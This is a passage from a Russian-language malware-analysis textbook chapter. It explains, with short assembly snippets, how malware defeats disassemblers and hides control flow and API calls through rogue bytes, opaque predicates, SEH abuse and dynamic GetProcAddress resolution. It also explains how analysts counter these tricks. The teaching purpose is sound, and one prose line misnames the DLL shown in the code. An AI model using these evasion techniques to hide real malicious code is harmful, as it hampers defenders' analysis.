В правом столбце показаны несколько дизассемблированных инструкций, в среднем - составляющие их байты, а в левом - смещения адресов. Эти дизассемблированные инструкции не имеют особого смысла. Например, здесь есть инструкция перехода при нуле (`jz`) с целевым адресом `loc_402109 + 1`. Такой переход произойдёт всегда, поскольку предшествующая `jz` инструкция `mov` устанавливает `eax` равным 0, но код переходит ко второму байту следующей инструкции, то есть байту `8b`. Кроме того, код содержит инструкцию `call` по адресу, которого в данном исполняемом файле даже не существует: файл находится в диапазоне адресов `0x00402xxx`, а не `0x900xxxxx`. Рассмотрим внимательнее.

Как объяснялось в главе 3, дизассемблер не всегда умеет отличить код от данных. Это означает, что при преобразовании байтов в код получившийся код в действительности может быть данными или наоборот. Инструкция `call 0x900a4590` состоит из байтов `e8 8b 45 0a 90`. Первый байт, `e8`, представляет инструкцию `call` в наборе инструкций x86. Если его убрать, останутся `8b 45 0a 90`. В x86 эта последовательность байтов эквивалентна следующему коду:

```
mov eax, [ebp+10]
nop
```

Здесь имеется инструкция `mov`, которая перемещает хранящееся в стеке по адресу `ebp+10` значение в `eax`, а затем инструкция `nop`. Такой код имеет гораздо больше смысла, чем исходный вызов (`call 0x900a4590`). Следовательно, первый байт (`e8`), по-видимому, является посторонним байтом, добавленным в код лишь для того, чтобы запутать дизассемблеры.

С этим можно справиться, переопределив неверный код или данные. В IDA можно нажать клавиши C и D: C преобразует данные в код, а D - код в данные. В Ghidra, как ни странно, всё наоборот: нажмите C, чтобы преобразовать код в данные, поскольку здесь C означает "очистить байты кода", и D, чтобы преобразовать данные в код, поскольку D означает "дизассемблировать".

Если выбрать в IDA ложную инструкцию `call` и нажать D, она будет разбита на данные, как показано ниже:

```
--snip--
00402100 mov eax, 0x00
00402105 test eax, eax
00402107 jz loc_402109 + 1

00402109 loc_402109:
1 00402109 db E8h
  0040210A db 8Bh
  0040210B db 45h
  0040210C db 0Ah
  0040210D db 90h
--snip--
```

Обратите внимание: то, что прежде было кодом, теперь является байтами данных, начинающимися с 1. Если теперь выбрать значения байтов, начиная со смещения `0040210A`, не захватывая байт `e8`, и до `0040210D`, а затем нажать C для преобразования в код, получится следующее:

```
--snip--
00402100 mov eax, 0x00
```

```
00402105 test eax, eax
00402107 jz loc_402109 + 1

00402109 loc_402109:
00402109 db E8h
0040210A mov eax, [ebp+10]
0040210D nop
--snip--
```

Вредоносная программа перемещает `0x00` в `eax`, чтобы обнулить `eax`, а затем использует условный переход (`jz`); как отмечалось ранее, код всегда выполнит этот переход. Однако теперь он перепрыгивает через посторонний байт (`e8`) и вместо него выполняет инструкции `mov` и `nop`. Вредоносная программа хитро вставила посторонний байт, чтобы обмануть дизассемблер и заставить его считать байт частью исходной инструкции `call`!

Это довольно простой, но распространённый пример противодействия дизассемблированию. Он создаёт трудности как для дизассемблеров, так и для специалистов по обратной разработке. Столкнувшись с ситуацией, когда код просто неверен или не имеет смысла, попробуйте вручную преобразовать его в байты данных либо часть байтов в код. Возможно, это поможет исправить код и лучше его понять.

Обфускация потока управления

Следующий рассматриваемый метод - обфускация потока управления, то есть добавление в код вредоносной программы ненужной сложности, значительно затрудняющей статический анализ. Такая обфускация способна также поставить в тупик дизассемблеры, которые могут неправильно разобрать код.

Для добавления такой обфускации авторы применяют специализированные обфускаторы кода, предназначенные именно для этой цели, либо упаковщики вредоносных программ, которые подробно рассматриваются в главе 17. Изучим некоторые распространённые способы обфускации потока управления. В конце раздела мы обсудим несколько общих стратегий работы с такими тактиками.

Ненужные переходы

Авторы вредоносных программ могут добавлять ненужные инструкции перехода, чтобы разбить код на небольшие блоки (рис. 9-1).




Рис. 9-1. Ненужные инструкции перехода

Код на рис. 9-1 когда-то был единым блоком, но обфускатор разбил его на фрагменты, соединив каждый блок со следующим инструкцией перехода. Функционально код остался прежним, но теперь специалистам по обратной разработке сложнее его понимать и отслеживать. Этот пример довольно прост, однако обфускаторы способны добавлять в код почти бесконечную сложность, как вы увидите в следующих разделах.

Обфускаторы могут также заставлять код часто переходить вперёд и назад, затрудняя последовательное отслеживание, как в следующем примере:

```
--snip--
push 300h
jmp loc_402B20
--snip--
loc_402A30:
call Sleep
jmp loc_402B65
--snip--
```

```
loc_402B20:
pop ebx
jmp loc_402A30
--snip--
loc_402B65:
push ecx
--snip--
```

Этот код перескакивает между разными областями исключительно ради создания путаницы. Сначала он переходит к `loc_402B20`, затем назад к `loc_402A30`, а после снова вперёд к `loc_402B65`, создавая трудную для отслеживания логику потока управления.

Ненужный код

Авторы способны добавлять во вредоносную программу и другие виды ненужного кода. Например, они могут создавать фактически одинаковые или по меньшей мере очень похожие копии блоков кода либо функций, которые затем выполняются взаимозаменяемо и приводят к одному конечному блоку, как показано на рис. 9-2.




Рис. 9-2. Взаимозаменяемые блоки кода

Это не влияет на поведение вредоносной программы, но создаёт сложности для специалистов по обратной разработке.

В качестве альтернативы авторы и обфускаторы могут добавлять фиктивный код, который никогда не выполняется и существует лишь для того, чтобы запутывать аналитиков, расходовать такты ЦП и замедлять анализ. Это может быть какой угодно код, поэтому привести конкретные примеры его вида трудно, но следующий фрагмент демонстрирует метод:

```
--snip--
inc  ecx
push ecx
dec  ecx
push ecx
--snip--
```

Код просто увеличивает регистр `ecx` на 1, помещает значение в стек, уменьшает его на 1 и снова помещает в стек. Очевидно, он не служит никакой полезной цели.

Уплощение потока управления

Уплощение потока управления - метод обфускации, который сжимает последовательность условных блоков кода в единый блок. Обычно это достигается посредством инструкций `switch`, направляющих поток управления. На рис. 9-3 показана программа до уплощения потока управления.




Figure 9-3: A program before control flow

Рис. 9-3. Программа до применения уплощения потока управления

Эта программа представляет обычный необфусцированный код. В блоке кода 1 есть условная инструкция, которая перейдёт в одно из двух мест, блок кода 2 или 3. После обработки алгоритмом уплощения потока управления программа могла бы выглядеть скорее как на рис. 9-4.




Рис. 9-4. Программа после применения уплощения потока управления

На рис. 9-3 блок кода 1 отвечал за условную инструкцию, которая приводила к переходу либо к блоку 2, либо к блоку 3. В уплощённом коде центральный диспетчерский блок 1 отвечает за условную инструкцию, но также отслеживает, куда код должен "течь" дальше. После того как диспетчер направляет поток управления к блоку кода, управление возвращается диспетчеру, который направляет поток далее. Диспетчер усложняет дизассемблированный код, затрудняя аналитику понимание его назначения и следующего направления выполнения.

Непрозрачные предикаты

Непрозрачный предикат (рис. 9-5) - значение, известное автору программы, но неизвестное самой программе или дизассемблеру во время выполнения. Например, создатель программы, в нашем случае автор вредоносной программы, знает, что определённое выражение даст конкретное значение, однако ни мы, специалисты по обратной разработке, ни наши дизассемблеры этого не знаем.




Рис. 9-5. Непрозрачный предикат в действии

Код может выбрать один из двух путей, определяемых выражением `1 == 2`, то есть непрозрачным предикатом. Автор уже знает, что программа выберет правую ветвь, но аналитик и дизассемблер должны вручную исследовать логику, чтобы это выяснить. Очевидно, перед нами упрощённый пример, который расшифрует почти любой. Однако авторы могут сделать непрозрачный предикат бесконечно сложным, например вычисляя во время выполнения сложные математические функции.

Этот метод можно сочетать с упомянутыми ранее, например с добавлением ненужного кода. Автор может включить в левую ветвь большое количество мусорного кода, который никогда не будет выполнен. Чтобы не тратить время на этот мусор, специалист должен понять непрозрачный предикат до анализа остальной программы. Работать с такими предикатами трудно, и, как уже говорилось, они могут быть настолько простыми или сложными, насколько пожелает автор. Зачастую лучший способ справиться с ними - пошагово выполнить вредоносную программу в отладчике, который поможет раскрыть настоящий поток управления.

Злоупотребление указателем возврата

Ещё один способ обфусцировать поток управления - инструкции возврата (`ret`). Например, если программа выполняет функцию B, то, достигнув её конца, функция B выдаст инструкцию `ret`, чтобы вернуться к родительской функции A. Но прежде чем функция B сможет вернуться, программа должна знать адрес возврата. Поэтому до выполнения функции B этот адрес помещается в стек, а при выполнении `ret` извлекается оттуда. Следующий ассемблерный код демонстрирует это:

```
push returnAddress
--snip--
ret
```

Код выполняет инструкцию `push`, помещая `returnAddress` в стек, а затем `ret`, которая извлекает `returnAddress` со стека и возвращает поток управления родительской функции.

Вредоносная программа может злоупотреблять работой указателей возврата, имитируя инструкцию `call` или `jmp`. Поместив адрес в стек, а затем выполнив `ret`, программа заставит поток управления выполнить код по новому адресу возврата. Это способно запутать некоторые дизассемблеры и в целом затрудняет аналитику отслеживание кода.

Злоупотребление обработчиком SEH

Вредоносная программа может воспользоваться и обработчиком структурированных исключений (SEH), который хранит ряд адресов фрагментов кода, отвечающих за обработку исключений в приложениях Windows. Когда приложение вызывает исключение, его поток управления передаётся по одному из адресов, сохранённых в SEH.

Вредоносная программа способна злоупотребить SEH, создав новый обработчик исключений, указывающий на вредоносный код. Когда программа намеренно вызывает исключение в своём коде, поток управления передаётся коду, на который ссылается обработчик. Поэтому для правильной обратной разработки аналитик должен знать, где программа установила обработчик исключений и куда тот указывает. Рассмотрим пример:

```
--snip--
mov  eax, evil.429D8C
push eax
push dword ptr fs:[0]
mov  dword ptr fs:[0], esp
--snip--
```

В центре внимания этого блока находится `fs:[0]`, который, по существу, указывает на текущий обработчик исключений. Вредоносная программа заменяет код обработчика по умолчанию указателем на вредоносный код (`evil.429D8C`). После того как программа вызовет исключение, поток управления передастся по адресу `evil.429D8C`. Поскольку здесь не используются инструкции `jmp`, `ret` или `call`, неподготовленному взгляду трудно проследить такую передачу, поэтому обращайте внимание на код, ссылающийся на `fs:[0]`. Кроме того, после него часто встречается инструкция `div`, которая может означать, что программа пытается вызвать исключение деления на ноль. SEH и этот конкретный блок кода подробнее рассматриваются в главе 11.

Злоупотребление указателем функции

Как вы видели, типичная передача потока управления новой функции предусматривает инструкцию перехода или вызова. Однако изобретательная вредоносная программа способна скрыть эти инструкции посредством указателей функций:

```
--snip--
mov  [ebp+var_26], offset sub_4511D5
call [ebp+var_26]
--snip--
```

Образец перемещает адрес смещения функции `sub_4511D5` в переменную `var_26` в стеке. Затем он применяет инструкцию `call`, ссылаясь на переменную `var_26`, которая содержит адрес нужной целевой функции (`sub_4511D5`).

Это простой метод, но вы, вероятно, понимаете, как он может вызвать путаницу при статическом анализе. Чтобы его преодолеть, придётся определить подозрительную инструкцию `call` и пройти по коду назад, пока не удастся установить, что хранится в указанном указателе функции. Однако

авторы могут сделать эту обфускацию намного сложнее. Например, программа способна передавать смещения функций между различными переменными, из-за чего аналитику будет очень трудно определить целевую функцию вызова. Анализ такого кода в отладчике помогает лучше понять происходящее.

Меры противодействия обфускации потока управления

В этой главе описано лишь несколько самых распространённых методов обфускации потока управления, но большинство из них можно преодолеть несколькими способами. Во-первых, можно применить тот же подход, что описан в разделе "Нарушение работы дизассемблеров" на с. 152. Если вы видите невозможный или просто бессмысленный код, попробуйте преобразовать его в данные. Это может помочь заметить такие аномалии, как посторонние байты. Верно и обратное: обнаружив аномалии данных или большие области данных между кодом, попробуйте преобразовать данные в код и переоценить результат. Этот небольшой совет способен помочь обойти многие простые методы противодействия дизассемблированию.

Во-вторых, пошаговое выполнение кода в отладчике может полностью изменить ситуацию; обычно оно значительно облегчает понимание кода и потока управления. Отладчик можно применять вместе с дизассемблером и устанавливать точки останова по адресам кода, который вы понимаете не полностью. Например, при обнаружении постороннего байта отладчик поможет выяснить происходящее. Именно поэтому некоторые аналитики предпочитают дизассемблер со встроенным отладчиком, такой как IDA Pro, но отдельные дизассемблер и отладчик тоже отлично подойдут. Я обычно сочетаю x64dbg с Ghidra или IDA.

В-третьих, можно попытаться определить обфускатор, применённый к вредоносной программе. Например, инструменты Detect It Easy (DIE) и Exeinfo PE пытаются выявить возможные обфускаторы и упаковщики, рассматриваемые в главе 17. После идентификации обфускатора или упаковщика небольшое исследование принципов его работы может подсказать, как обратить преобразование; возможно, существует даже общедоступный деобфускатор! Некоторые инструменты пытаются обобщённо деобфусцировать код и устранить часть сложности, но, по моему опыту, они работают не очень хорошо и способны оставлять пробелы в коде или неправильно его интерпретировать. Наконец, различные дизассемблеры склонны разбирать код несколько по-разному. Если вы в основном используете IDA, попробуйте Ghidra или другой дизассемблер и посмотрите, не окажется ли результат понятнее.

В конечном счёте работа с противодействием дизассемблированию требует знания и опыта работы с языком ассемблера, и ничто их не заменит. Изучение ассемблера x86, x64 или архитектуры исследуемой вредоносной программы и дальнейшее развитие навыков помогут быстрее распознавать применяемые методы противодействия дизассемблированию и обфускации кода.

Обфускация вызовов API и строк

В этом разделе вы узнаете, как вредоносная программа может обфусцировать вызовы функций Windows API и строки, скрывая свои намерения от аналитиков.

> **Примечание.** В этом разделе описаны методы обфускации, относящиеся именно к противодействию дизассемблированию и защите от статического анализа, тогда как в главе 16 рассматриваются более общие методы обфускации. Обфускация вызовов API и строк может также применяться для обхода средств защиты конечных точек, например защитного ПО, но эта тема подробнее обсуждается в части IV.

Динамическое разрешение функций API

Динамическое разрешение функций API - получение программой во время выполнения адреса функции, которую она хочет вызвать, вместо включения функции в таблицу адресов импорта (IAT). В этом может помочь функция Windows API `GetProcAddress`. Она получает процедурный адрес функции внутри заданного модуля и принимает два параметра: дескриптор модуля, где находится целевая функция, и имя самой функции. Иногда `GetProcAddress` предшествует вызов `LoadLibrary`, который загружает содержащий целевую функцию модуль. Рассмотрим это на практике:

```
--snip--
push ecx ; "kernel32.dll"
call LoadLibraryA
push eax
push edx ; "IsDebuggerPresent"
call GetProcAddress
call eax
--snip--
```

Сначала образец помещает в стек имя модуля, содержащего целевую функцию, в данном случае `kernel32.dll`, и вызывает `LoadLibraryA`, которая загружает библиотеку в адресное пространство процесса. `LoadLibraryA` возвращает дескриптор модуля `kernel32.dll`, сохраняемый в `eax`, после чего тот помещается в стек (`push eax`). Далее код помещает в стек имя целевой функции `IsDebuggerPresent` и вызывает `GetProcAddress`. Этот вызов возвращает адрес целевой функции и сохраняет его в `eax`. Наконец, вредоносная программа выполняет инструкцию `call` с целью `eax`, тем самым вызывая `IsDebuggerPresent`. Как видно, метод добавляет уровень обфускации вызова функции.

Таблицы переходов и косвенные вызовы API

Вызовы API можно обфусцировать таблицами переходов - структурами данных, сопоставляющими адреса внешних библиотек. Таблицы переходов способны одновременно обфусцировать поток управления и затруднять статический анализ кода. На рис. 9-6 показано, как такая таблица может выглядеть в действии.




Рис. 9-6. Таблица переходов в действии

В этом упрощённом примере основной код вредоносной программы выполняет инструкции `call` по различным адресам, представляющим функции Windows API, которые программа хочет вызвать. Затем поток управления передаётся таблице переходов, которая здесь, по существу, является списком дальнейших инструкций `call`, использующих `GetProcAddress` для получения процедурного адреса целевой функции Windows API и последующего её вызова. Например, когда вредоносная программа хочет вызвать `WriteFile`, она вызывает `sub_2082A2B0`, которая переходит

к таблице, а та, в свою очередь, получает адрес `WriteFile` в библиотеке `kernel32.dll`.

Таблица переходов может быть простым списком инструкций `call`:

```
sub_JumpTable:
call sub_2052B2A0 ; jumps to code that further invokes WriteFile
call sub_2052B2B0 ; jumps to code that further invokes ReadFile
call sub_2052B2C0 ; jumps to code that further invokes IsDebuggerPresent
--snip--
```

Функции API в таблице могут динамически разрешаться при первоначальном выполнении вредоносной программы, тем самым динамически строя таблицу, либо вызываться по мере необходимости, то есть адреса функций разрешаются по запросу. Это ещё больше усложняет таблицу переходов и затрудняет специалисту отслеживание кода.

Вредоносная программа может также применять косвенные вызовы API. Подобно таблицам переходов, адреса функций динамически разрешаются и сохраняются в памяти или регистрах ЦП для последующего использования. Затем программа вызывает функцию инструкцией `call` по адресу вместо имени. Это видно в следующем упрощённом примере 64-разрядного кода:

```
--snip--
mov  rcx, hModule ; "advapi32.dll"
mov  rdx, "CryptEncrypt"
call GetProcAddress
mov  [rbp-39], rax
mov  rcx, hModule ; "advapi32.dll"
mov  rdx, "CryptDecrypt"
call GetProcAddress
mov  [rbp-35], rax
mov  rcx, hModule ; "kernel32.dll"
mov  rdx, "WriteFile"
call GetProcAddress
mov  [rbp-31], rax
--snip--
```

Код использует косвенные вызовы для обфускации функций. Сначала он перемещает имя нужной целевой функции (`CryptEncrypt`) в `rdx`, а имя связанного модуля (`hModule`), в котором в случае этих функций находится `kernel32.dll`, - в другой параметр. Затем код вызывает `GetProcAddress`, чтобы получить адрес `CryptEncrypt`, и помещает его в стек (`mov [rbp-39], rax`) для дальнейшего использования. Процедура повторяется ещё дважды для функций `CryptDecrypt` и `WriteFile`.

После сохранения адресов целевых функций в стеке код позднее может вызвать их по адресам следующим образом:

```
call [rbp-39]
```

Эта инструкция `call` вызовет функцию, хранящуюся в стеке по адресу `rbp-39`, которой оказывается `CryptEncrypt`, применяемая для шифрования данных. Такой вызов добавляет уровень обфускации для исследователей, вручную выполняющих обратную разработку кода.

Строки в стеке

